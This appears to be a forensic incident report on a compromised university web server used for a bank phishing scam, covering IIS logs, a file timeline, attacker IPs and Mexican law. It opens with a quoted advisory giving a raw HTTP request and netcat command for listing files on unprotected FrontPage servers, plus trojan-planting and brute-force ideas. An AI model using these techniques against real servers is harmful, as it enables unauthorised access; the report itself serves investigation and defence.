Unfortunately, when you install the FrontPage server extensions, there are no security limitations implemented. And it is very easy to get confused because the whole thing is based on the ACLs of a few files. It would be very easy even for even an experienced admin to overlook FrontPage security. Imagine this scenario:

A company is using FrontPage to author their public web site. Their web server is considered very secure and the administrator has taken many steps to keep hackers out. The network firewall restrictions are very tight, so that web and FTP access is all that anyone gets. The administrator knows that the FrontPage server extensions aren't as strong as they should be so he has the web developer author the web site on his own Windows 98 computer then use FTP to upload to the server. The web developer has installed the personal web server that comes with FrontPage so that he has his own local copy of the web that he uses for development. His computer is on the internal network and is not exposed to the internet. In fact, it is nowhere near the internet since it is in his office which is across the building from the server.

Then along comes a hacker that is trying to break in to their web site. He sees that main web server is very secure so he does a zone transfer for that company and finds they own a whole class c network. He scans the internal network but his pings fail and it appears that a firewall is in place. He then scans their network for port 80 and sees that it isn't being filtered. In fact, he has

located several ports open, one on a seemingly insignificant box. He types that address into his browser and finds that it seems to be a mirror of their main site. But then he tries to create a WebFolder with that address and it immediately connects without even prompting for a password. He starts his work, grabbing global.asa to get their SQL Server password, installing a few trojan ASP pages, one which allows querying the SQL Server database and then the usual cmd.exe, nc.exe, getadmin.exe, and/or perl.exe executables. About an hour later he has everything he wants (whatever that may be) as well as a few extras, such as this company's login to the Microsoft's Solution Partner area and some porn he found in the developer's internet cache. When he's done, he deletes his files and doesn't even bother with logs since it's not even logging (why should it, its just a development system?). He does leave in one inconspicious trojan ASP page hoping that it will eventually make its way to the main web server then he closes the WebFolder and he's done.

Sure, some of you may say that this vulnerability is dependent upon some misconfigurations and oversights but unfortunately (or fortunately, depending on who you are) these misconfigurations and oversights are way too common. If FrontPage doesn't prompt you for a password when you open your site, it won't be prompting anyone else either. And what if someone just installed FrontPage to check it out but never used it? This site will still be vulnerable even though they may have never created a FrontPage web. Or what if the web author gets sick of entering a password each time he connects so just sets his password blank? The sad fact is that as long as there are passwords, there will always be bad passwords. How secure is that copy of FrontPage you run on your own system? Have you checked?

To test a site, you can either open it in FrontPage, add it as a WebFolder, or here's another way:

Create a file named listdocuments that contains the following (you will want to change the host):

```
POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
MIME-Version: 1.0
Accept: auth/sicily
Content-Length: 219
Host: www.yourhosthere.com
Content-Type: application/x-www-form-urlencoded
X-Vermeer-Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

method=list+documents%3a3%2e0%2e2%2e1706&service%5fname=&listHiddenDocs=true&lis
tExplorerDocs=true&listRecurse=false&listFiles=true&listFolders=true&listLinkInf
o=false&listIncludeParent=true&listDerived=false&listBorders=false
```

Then using NetCat, do something like this:

```
nc -v www.targethost.com 80 < listdocuments
```

Another interesting point is that since FrontPage security is based on ACLs those three FrontPage dll files, a file system such as FAT that doesn't have ACLs will be completely open to WebFolder connections no matter what you do.

Another thing I would like to point out is that since WebFolders and FrontPage connect to sites the same way, you could also use the FrontPage Explorer to connect to a site. The benefit of using the FrontPage Explorer is that you can also change permissions on files and view hidden directories and files. Another interesting point is that ADO 2.5 provides OLE DB access to web folders so it would be very easy to write a script or application that will scan networks for

vulnerable servers. And of course you could also use any Office 2000 application and VBA to connect to remote servers. Finally, interactive and network accounts can list the directories (rx) of the web root. This is so that the FrontPage Explorer can list the sub webs. If you use FrontPage Explorer to connect to a web site, you will be given a list of sub webs to connect to as well. This can be done by anyone without any authentication

Given some thought, one could take these concepts a lot farther. Here are some other concepts to ponder:

1. *Administrators are always given full admin access to FrontPage webs so that may be a good user to use in a brute-force attack;*
2. *FrontPage has executable access to many system dll's including msvcrt40.dll, netapi32.dll, rpcltcl.dll, samlib.dll, and wsock32.dll;*
3. *If IIS is set to run dll's in-process, then one could replace the FrontPage dll's with a trojan. These dll's do not even have to be in the same location, just named the same;*
4. *A user's local login and password may be sent to the server using basic authentication without the user knowing it*

The FrontPage is a wonderful world full of unexplored exploits and vulnerabilities. Its a shame more time hasn't been spent exploring this more. It also goes to show that the more we try to close doors, the more software vendors open up new ones. Forget BO2k and NetBus, Microsoft did a much better job.

.sozni [*sozni@usa.net*](mailto:sozni@usa.net)

The big problem with this attack is that you cannot know which files the attacker uploaded. The IIS logs only display the access to the author.dll or shtml.sll. However, there is a way to try to understand the way they uploaded those files using the IIS logs and the creation date of the files. I am supposing that the IP addres that first accessed the file was the person that uploaded the file to check if it is up and running. Having that information, we can support that:

- 201.5.253.68 created the login.asp
- 200.216.89.147 created the processar.asp
- 200.216.88.104 created the meu.html, monta_frame_3.htm, cadastro3.htm and port.PNG
- We cannot know who created logo.PNG and bank.PNG.

Whith this information it makes sense that the ip 200.216.88.104 is the one that compromised the server to create the bank scam. The login.asp and processor.asp were created before and did not work fine.

Other IP's that could be involved accessing the WebFolders:

- 201.5.86.137
- 200.216.89.172
- 201.8.191.204
- 200.216.88.235
- 200.98.44.42
- 213.145.102.2
- 200.216.88.176

Using the LACNIC (Latin American and Caribean Internet Addresses Registry – www.lacnic.net), I researched about the IP addresses and the results show me that the research had to be done from the Brazilian NIC (www.nic.br).

All the results are from a Brazilian ISP called Telemar Norte Leste S.A. except the IP 200.98.44.42 that is from another Brazilian free ISP called Universo Online S.A. (UOL).

The IP 213.145.102.2 came from other part of the world, an ISP called ITD Network, Plc in Bulgaria.


As I said before, the CDONTS uses the local SMTP server, so maybe there was information left that could not leave the server, and it happened:

File: ex040613.log
Full Path: sda2\Dell Server-NTFS\WINNT\system32\LogFiles\SMTPSVC1\ex040613.log
Ext: log
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 11:07:51 AM
Mod: 6/13/2004 9:15:54 PM
Acc: 6/13/2004 11:07:51 AM
L-Size: 870
P-Size: 4096
Idx: Full
Sector: 2459696
Cluster: 307462
Item #: 31993
Header: 23536F6674776172
MD5: CEFCC63694FB75BD3C8532572E0827E1


#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2004-06-13 16:07:51
#Fields: time c-ip cs-method cs-uri-stem sc-status
*16:07:51 NDR Thread NDR message User+**account3@angra.zzn.com**+in+file+0cdf95007150d64TITAN2.eml+was+NDRed+to+file+0ce25 5107160d64TITAN2.eml 0*
*17:07:51 NDR Thread NDR message User+**account3@angra.zzn.com**+in+file+0d08e2409150d64TITAN2.eml+was+NDRed+to+file+0ce9 e5107170d64TITAN2.eml 0*
// Lines were removed

This is the result of the processar.asp file, but it could not get out of the server. It was created the 6/13/04, and we can check that from the IIS Web Log. This finding confirms that they were not able to send the email with the information that they needed to them. Therefore, the way there were obtaining the personal information from the credit and debit cards was using emails. And the CDONTS did not worked for them in this server, so they had to do something to redirect the login.asp to another server, making not only the search more dificoult but the way they can be catched. Here are the emails that were recovered from the Mail root folder, and means that those emails never reached the Internet.

File: 0ced35407180d64TITAN2.eml
Full Path: sda2\Dell Server-NTFS\Inetpub\Mailroot\Badmail\0ced35407180d64TITAN2.eml
Ext: eml
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 1:07:54 PM
Mod: 6/13/2004 1:07:54 PM
Acc: 6/13/2004 1:07:54 PM
L-Size: 1834
P-Size: 4096
Idx: Full
Sector: 2410256
Cluster: 301282
Item #: 31988
Header: 46726F6D3A20706F
MD5: A0F9F35E6E02506A3C4330B546333761



File: 0cef35407180d64TITAN2.eml
Full Path: sda2\Dell Server-NTFS\Inetpub\Mailroot\Badmail\0cef35407180d64TITAN2.eml
Ext: eml
File Type: Unknown File Type
Category: Unknown
Cre: 6/13/2004 1:07:54 PM
Mod: 6/13/2004 1:07:54 PM
Acc: 6/13/2004 1:07:54 PM
L-Size: 1782
P-Size: 4096
Idx: Full
Sector: 2410272
Cluster: 301284
Item #: 31982
Header: 46726F6D3A20706F
MD5: 402E31E02462BA57F7B34CD3DF020337



This means that the account3@angra.znn.com tried to send the email without getting it. It got stucked in the server and that is the reason that they sent the form results to a US Compromised server instead of doing everything in the same server.

So far, I detected how this was done, but not if this server was compromised before this phishing scam. This was a little outside from the original investigation, but it was very interesting to find out when was the first time that the server was compromised was and the reason on why it was compromised. Looking for several files in the root folder of the web server, I could get more evidence that the server was compromised before.

File: pw.asp
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\pw.asp
Ext: asp
File Type: Unknown File Type
Category: Unknown
Cre: 11/9/2003 10:13:54 AM
Mod: 11/9/2003 10:13:54 AM
Acc: 6/16/2004 6:37:00 PM
L-Size: 18847
P-Size: 20480
Idx: Full
Sector: 8051072
Cluster: 1006384
Item #: 121956
Header: 3C250D0A4F6E2045
MD5: 1A9EB4B9403E3F8ADDE6F744BFD2A850

I will not include this asp because it's a script from a Brazilian Group of Hackers to deface several servers with this tool. It seems to be an automated tool.

Looking at the IIS log of that day, I got the same behavior from the IP 200.191.250.210 uploading the pw.asp file.

File: index.htm
Full Path: sdb1\NONAME-NTFS\Inetpub\wwwroot\index.htm
Alias:
Ext: htm
File Type: Hypertext Document
Category: Document
Cre: 11/13/2003 4:57:31 AM

Mod: 2/11/2004 11:32:15 AM
Acc: 6/16/2004 6:37:00 PM
L-Size: 95
P-Size: 4096
Idx: Full
Sector: 43462984
Cluster: 5432873
Item #: 121969
Header: 3C68746D6C3E3C68
MD5: 7920BC2F50A59CC256A669755DA238BF


<html><head><title>F4keLive</title></head><body text="#FFFFFF" bgcolor="#FFFFFF"></body></html>

Looking at the IIS log file, the IP 202.159.55.58 uploaded the file using the same vulnerability. This behavior will prove that the server was compromised before the phishing scam. This file was written in Portuguese, maybe from te same group of hackers that made the fraud with the bank. Now the next step was to determine when was compromised by first time.

After looking all the log files involved, I asked for an IP address range from where the administrator updated the WebPages. After that I started searching the log files to get the first time of the use of this vulnerability from an outsider.

The results are that the first time the server was compromised was February 2nd, 2002 by the IP 216.142.233.105 from the United States.

The version of the server was Windows NT 4.0 SP 6, and three hotfixes (Retrieved from the Registry using AccessData Registry Viewer). This version was not patched with the lastest vulnerability paches that were released by the Operating System, in this case Microsoft.



Timeline Analysis

The timeline analysis is only the creation date from the files involved in the phishing scam:

Cr Date	Full Path
6/11/04 7:00 PM	Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040612.log
6/12/04 7:16 PM	Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040613.log
6/13/04 10:17 AM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\login.asp
6/13/04 10:17 AM	NONAME-NTFS\Inetpub\wwwroot\login.asp
6/13/04 10:31 AM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\processar.asp
6/13/04 10:31 AM	NONAME-NTFS\Inetpub\wwwroot\processar.asp
6/13/04 11:07 AM	Dell Server-NTFS\WINNT\system32\LogFiles\SMTPSVC1\ex040613.log
6/13/04 1:07 PM	Dell Server-NTFS\Inetpub\Mailroot\Badmail\0cef35407180d64TITAN2.eml
6/13/04 1:07 PM	Dell Server-NTFS\Inetpub\Mailroot\Badmail\0ced35407180d64TITAN2.eml
6/13/04 1:07 PM	Dell Server-NTFS\Inetpub\Mailroot\Badmail\0ced35407180d64TITAN2.eml\SMTP_ENVELOPE
6/13/04 1:07 PM	Dell Server-NTFS\Inetpub\Mailroot\Badmail\0cef35407180d64TITAN2.eml\SMTP_ENVELOPE
6/13/04 3:45 PM	NONAME-NTFS\Inetpub\wwwroot\logo.PNG
36/13/04 3:45 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\logo.PNG
6/13/04 3:45 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\monta_frame_3.htm
6/13/04 3:45 PM	NONAME-NTFS\Inetpub\wwwroot\monta_frame_3.htm
6/13/04 3:46 PM	NONAME-NTFS\Inetpub\wwwroot\bank.PNG
6/13/04 3:46 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\bank.PNG
6/13/04 3:46 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\meu.html
6/13/04 3:46 PM	NONAME-NTFS\Inetpub\wwwroot\meu.html
6/13/04 3:47 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\port.PNG
6/13/04 3:47 PM	NONAME-NTFS\Inetpub\wwwroot\port.PNG
6/13/04 3:49 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\cadastro3.htm
6/13/04 3:49 PM	NONAME-NTFS\Inetpub\wwwroot\cadastro3.htm
6/13/04 7:26 PM	Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040614.log
6/14/04 7:00 PM	Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040615.log
6/15/04 3:39 PM	NONAME-NTFS\Inetpub\wwwroot\cadastro3.htm
6/15/04 3:39 PM	NONAME-NTFS\Inetpub\wwwroot_vti_cnf\cadastro3.htm
6/15/04 7:28 PM	Dell Server-NTFS\WINNT\system32\LogFiles\W3SVC4\ex040616.log

This timeline was made with the Access Data FTK software. When you do the report, it generates a Microsoft Access Database. I created some filters to get only the timeline of creation of files for the 2004 year. After that I refined the search after exporting the data to an Excel file. With this information we can know exactly, from the files I already talked about, the time when they were created. An example is that with this timeline I can deduce that the server was ready to make the scam on the 6/15/04 at 3:39 PM GMT, that the processar.asp was tested and the script wanted to send the emails on the 6/13/04.

With the timeline I could double check that the time stamp in the IIS log files is in GMT and the server is in CST (-5 GMT).

Server time = 00:00 01/01/05
IIS Log time = 19:00 12/31/04

Recover Deleted Files

The files were recovered by the FTK software, looking in the free space and slack space. The only file recovered was:

- “cadastro3.htm”: if you look at the timeline, you can see two cadastro3.htm files, one of those was deleted. (6/13/04) Maybe they deleted the file because it was not working in that folder.


String Search

The string search was done using the search engine in the FTK using the following search strings:

- **“meu”:** name of the file involved initially to the phishing scam. This search would lead me to all the files (logs or WebPages) involved.
- **“cadastro3”:** name of the file involved initially to the phishing scam. This search would lead me to all the files (logs or WebPages) involved.
- **“processar” :** name of one file involved.
- **“(banks name)”:** name of the bank involved to look for other files not already recognized.
- **“znn”:** domain of one of the accounts involved.
- **“author” in all the “*.log” files**: looking for the way WebFolders was being used.
- **“OPTIONS” in all the “*.log”files:** looking for the way WebFolders was being used.
- **“account1@hotmail.com”, account2@hotmail.com” and “account3@angra.znn.com”:** all the files with the emails involved.

Conclusions

The investigation leaded us to the possible IP involved, the way the attacker worked; but also that the server was already compromised. The server was vulnerable with the FrontPage WebFolders. The version of this application was 3.0. (See image below obtained from the Registry Viewer). Therefore, we have two different ways to see the case. The Administrator did not updated the system, which was his obligation and primary function in the University, so he is involved in a due diligence problem. For the case of the attacker that compromised to the server, it depends in all the information obtained from the United States server and Mexico's server. Also something very important is the help from the local brazilian law enforcement to be able to continue with the investigation locally and could prosecute in Brazil with the information I obtained.



The administrator could be involved in a due diligence problem when we can see that the security patches were not applied. (Checked in registry with the AccessData Registry Viewer).

This could be addressed by the Mexican law:

From the Federal Labor Law[2]:

"Artículo 47"

Son causas de rescisión de la relación de trabajo, sin responsabilidad para el patrón:

V. Ocasionar el trabajador, intencionalmente, perjuicios materiales durante el desempeño de las labores o con motivo de ellas, en los edificios, obras, maquinaria, instrumentos, materias primas y demás objetos relacionados con el trabajo;

VI. Ocasionar el trabajador los perjuicios de que habla la fracción anterior siempre que sean graves,

[2] Ley Federal del Trabajo – Last amendment 01/23/1998 (Mexico)

sin dolo, pero con negligencia tal, que ella sea la causa única del perjuicio;

…

El patrón deberá dar al trabajador aviso escrito de la fecha y causa o causas de la rescisión.

El aviso deberá hacerse del conocimiento del trabajador, y en caso de que éste se negare a recibirlo, el patrón dentro de los cinco días siguientes a la fecha de la rescisión, deberá hacerlo del conocimiento de la Junta respectiva, proporcionando a ésta el domicilio que tenga registrado y solicitando su notificación al trabajador.

La falta de aviso al trabajador o a la Junta, por sí sola bastará para considerar que el despido fue injustificado.

Translation:

Article 47

The causes of dismiss of the work relationship without responsability to the boss are:

V. When the worker causes, intentionally, material damage during the performance of his work or in the occasion of them, in the buildings, works, machines, instruments, materials and other objects related;

VI. When the worker causes damages described in the previous fraction whenever they are serious, without intention, but with negligence that it is the unique cause of the damage;

…

The boss will give the worker written notification of the date and cause or causes of rescission.

The notification has to be of the knowledge of the worker, and in case that he refuses to receive it, the boss within the five following days to the date of the rescission, will have to explain to the respective council group, providing to this one the registered address of the worker and asking for his notification.

If the worker or the council group is not notified, the action will be considered as unjustified dismissal.

This means that the Administrator could be processed for due diligence. In other case, we can try to look for international cooperation with the G8 7/24 to obtain the information from the US University and try to close and obtain all the information needed for the investigation. This could lead us to a lot of paper work, include federal law enforcement agencies from Brasil, Mexico and US.

In that case we can prosecute with the Federal Criminal Code in the 211 bis 1 article:

Al que sin autorizacion modifique, destruya o provoque perdida de informacion contenida en sistemas o

equipos de informatica protegidos por algun mecanismo de seguridad, se le impondran de seis meses a dos años de prision y de cien a trescientos dias multa.

Al que sin autorizacion conozca o copie informacion contenida en sistemas o equipos de informatica protegidos por algun mecanismo de seguridad, se le impondran de tres meses a un año de prision y de cincuenta a ciento cincuenta dias multa.

Translation:

To the person that without authorization modifies, destroys or causes lost of information contained in information systems or equipment protected by a security mechanism, will have from six months to two years of prison and one hundred to three hundred salary-days.

To the person that without authorization knows or copies information contained in information systems or equipment protected by a security mechanism, will have from three months to a year of prison and from fifty to one hundred fifty salary-days.

This means that the person can go to jail for compromising the server from the University. In this case we can prosecute only for the compromising but it could be better if we can link the compromise with the fraud and the compromise of the server in the United States.

Additionaly to all the legal work to be done, the investigation so far could lead us, as I said before, to the IP where we assume the specific upload of the files used for the scam was made, the test that are indicative of making the scam and the email addresses they used.

The University learned the lesson and they now apply most of the updates and patches to the servers that are leading to the Internet. Something that they did not knew was that even that they had a firewall with all the ports closed to that machine, and the only port that was accessible to it was the 80 (port http); the attacker can use that exact port to attack and use the server to make things they want.

I had a case before where the server was compromised and was installed an application that connected the server to the hacker instead of the hacker to the server. This can lead to many problems.

As a recommendation to the University, we bloqued also all the outbound traffic from the server when it does not needs it.

References and Links:

References:

[1] The Autopsy Forensic Browser http://www.sleuthkit.org/autopsy/desc.php

[2] Sleuth Kit: http://www.sleuthkit.org/sleuthkit/

[3] WinHex: WinHex is a universal hexadecimal editor, particularly helpful in the realm of computer forensics, data recovery, low-level data processing, and IT security. An advanced tool for everyday and emergency use: inspect and edit all kinds of files, recover deleted files or lost data from hard drives with corrupt file systems or from digital camera cards. (www.winhex.com)

[4] **Steganography**: The art and science of hiding information by embedding messages within other, seemingly harmless messages. Steganography works by replacing bits of useless or unused data in regular computer files (such as graphics, sound, text, HTML, or even floppy disks) with bits of different, invisible information. This hidden information can be plain text, cipher text, or even images.

Steganography sometimes is used when encryption is not permitted. Or, more commonly, steganography is used to supplement encryption. An encrypted file may still hide information using steganography, so even if the encrypted file is deciphered, the hidden message is not seen.

Special software is needed for steganography, and there are freeware versions available at any good download site.

Steganography (literally meaning covered writing) dates back to ancient Greece, where common practices consisted of etching messages in wooden tablets and covering them with wax, and tattooing a shaved messenger's head, letting his hair grow back, then shaving it again when he arrived at his contact point.

Definition copied from Webopedia Computer Dictionary (http://www.webopedia.com/TERM/S/steganography.html)

[5] **Phishing**: Phishing attacks use 'spoofed' e-mails and fraudulent websites designed to fool recipients into divulging personal financial data such as credit card numbers, account usernames and passwords, social security numbers, etc. By hijacking the trusted brands of well-known banks, online retailers and credit card companies, phishers are able to convince up to 5% of recipients to respond to them. (definition copied from: http://www.antiphishing.org/)

[6] The Penguin Sleuth Kit Bootable CD (http://www.linux-forensics.com)

[7] explore2fs (http://uranus.it.swin.edu.au/~jn/linux/)

[8] Definition copied from KbAlertz: http://www.kbalertz.com/kb_324649.aspx#3

[9] IIS HTTP Status Codes (http://support.microsoft.com/?kbid=318380)

Common HTTP Status Codes and Their Causes

200 - Success. This status code indicates that IIS has successfully processed the request.

304 - Not Modified. The client requests a document that is already in its cache and the document has not been modified since it was cached. The client uses the cached copy of the document, instead of downloading it from the server.
401.1 - Logon failed. The logon attempt is unsuccessful, probably because of a user name or password that is not valid.
401.3 - Unauthorized due to ACL on resource. This indicates a problem with NTFS permissions. This error may occur even if the permissions are correct for the file that you are trying to access.
403.1 - Execute access forbidden. The following are two common causes of this error message:
• You do not have enough Execute permissions.
• The script mapping for the file type that you are trying to execute is not set up to recognize the verb that you are using (for example, GET or POST).
403.2 - Read access forbidden.
403.3 - Write access forbidden.
403.4 - SSL required.
403.5 - SSL 128 required.
403.6 - IP address rejected.
403.7 - Client certificate required.
403.8 - Site access denied.
403.9 - Too many users.
403.12 - Mapper denied access. The page that you want to access requires a client certificate, but the user ID that is mapped to your client certificate has been denied access to the file.
404 - Not found.
500 - Internal server error.
500.12 - Application restarting.
501 – Not Implemented. The server does not support the functionality to fulfill the request.
500-100.ASP - ASP error.
502 - Bad gateway.

Book References

Mandia, K.; Prosise, C & Pepe, M.
Incident Response & Computer Forensics – Second Edition
McGrawHill, 2003
ISBN: 007222696X

Slade, Robert M.
Software Forensics: Collecting Evidence from the Scene of a Digital Crime
McGrawHill, 2004
ISBN: 0071428046

Casey, E.
Digital Evidence and Computer Crime
Academic Press, 2002
ISBN: 012162885X

Warren G. Kruse II, Jay G. Heiser
Computer Forensics : Incident Response Essentials
Addison-Wesley Professional, 2001

ISBN: 0201707195

Vacca, John R.
Computer Forensics : Computer Crime Scene Investigation
Charles River Media, 2002
ISBN: 1584500182

Littlejohn Shinder, Debra.
Scene of the Cybercrime : Computer Forensics Handbook
Syngress, 2002
ISBN: 1931836655

Harlan Carvey.
Windows Forensics and Incident Recovery
Addison-Wesley Professional, 2004
ISBN: 0321200985

Middleton, Bruce
Cyber Crime Investigator's Field Guide
CRC Press, 2001
ISBN: 0849311926

Chris Davis, Aaron Philipp and David Cowen
Hacked Exposed: Computer Forensics – Secrets and Solutions
Mc. Graw Hill, 2005
ISBN: 0072256753